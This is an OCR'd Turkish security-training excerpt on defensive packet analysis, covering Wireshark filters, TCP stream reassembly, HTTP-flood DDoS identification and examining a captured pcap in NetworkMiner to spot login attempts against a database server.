
Capture Filter : Yakalanacak paketlerin türü portu protokol bilgisi önceden belirtilerek hedef odaklı bir paket analizi yapılabilir.




Display Filter : Yakalanan paketlerin içerisinden istenilen özelliklerdeki paketlerin ayıklanması kısmında kullanılabilir.



Adım 1: İzlenen trafik içerisinde kelime arama




Adım 2: Protokol detaylarının gösterilmesi, detaylı bir şekilde protokol detayları gösterilir. Özellikle DDOS saldırılarında saldırı tipini belirlemek için kullanılır.




Adım 3: TCP oturumlarında paket birleştirme, HTTP bağlantısındaki tüm giden gelen paketlerin birleştirilip session hakkında bilgi verilmesi.


Birleştirilmek istenilen protokol paketi üzerinde sağ tıklanır ve “Follow TCP Stream” seçeneği seçilir.



Birleştirilen paketin detayları aşağıda görüldüğü gibi olacaktır. HTTP içerisinden taşınan veri bilgisi.


*Wi-Fi: en0 [Wireshark 1.10.0 (SVN Rev 49790 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp.stream eq 6
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
Follow TCP Stream
Stream Content
Entire conversation (2681078 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
Frame (1162 bytes) Reassembled TCP (2308 bytes)
Packets: 6337 · Displayed: 2630 (41,5%) · Dropped: 0 (0,0%)
Profile: Default

Adım 4: En fazla yapılan HTTP isteğinin gösterilmesi




DDOS saldırı (HTTP Flood) tipi analizinde oldukça yararlı bir özellik olarak kullanılabilir.


3.5. Network Miner İle Trafik Analizi

Amaç: NetworkMiner aracını kullanarak kaydedilmiş bir trafiği incelemek


Kullanılan Araçlar: NetworkMiner
Uygulama: Yerel ağdan elde edilen trafik networkminer aracı ile analiz edilip, yerel ağda gerçekleştirilen işlemler anlamlandırılmaya çalışılacaktır.
Networkminer aracının ücretsiz ve ticari sürümleri bulunmaktadır, burada ücretsiz sürümü üzerinden program tanıtılacaktır.
Networkminer aracı http://sourceforge.net/projects/networkminer/ adresinden indirmek mümkün. Araç herhangi bir kurulum gerektirmemektedir. Çalıştırılması yeterlidir.
Yeni bir paketin incelenmek üzere tanıtılması için, aşağıda gösterildiği gibi File → Open seçenekleri seçilir.




Hedef pcap dosyasının tanıtılma işlemi:



Araca trafiğin kayıt dosyası eklenince, bir analiz işlemi gerçekleştirilecektir.



Burada görüldüğü üzere bazı alanlarda tespitler yapılmıştır. Burada "Credential" sekmesine bakıldığında:



Hedef sistemin bir veritabanı sunucusu olduğu ve saldırganın bu sisteme giriş denemelerinde bulunduğu görülmektedir.

Not: Bu doküman BGA Bilgi Güvenliği A.Ş için Mesut Türk tarafından hazırlanmıştır.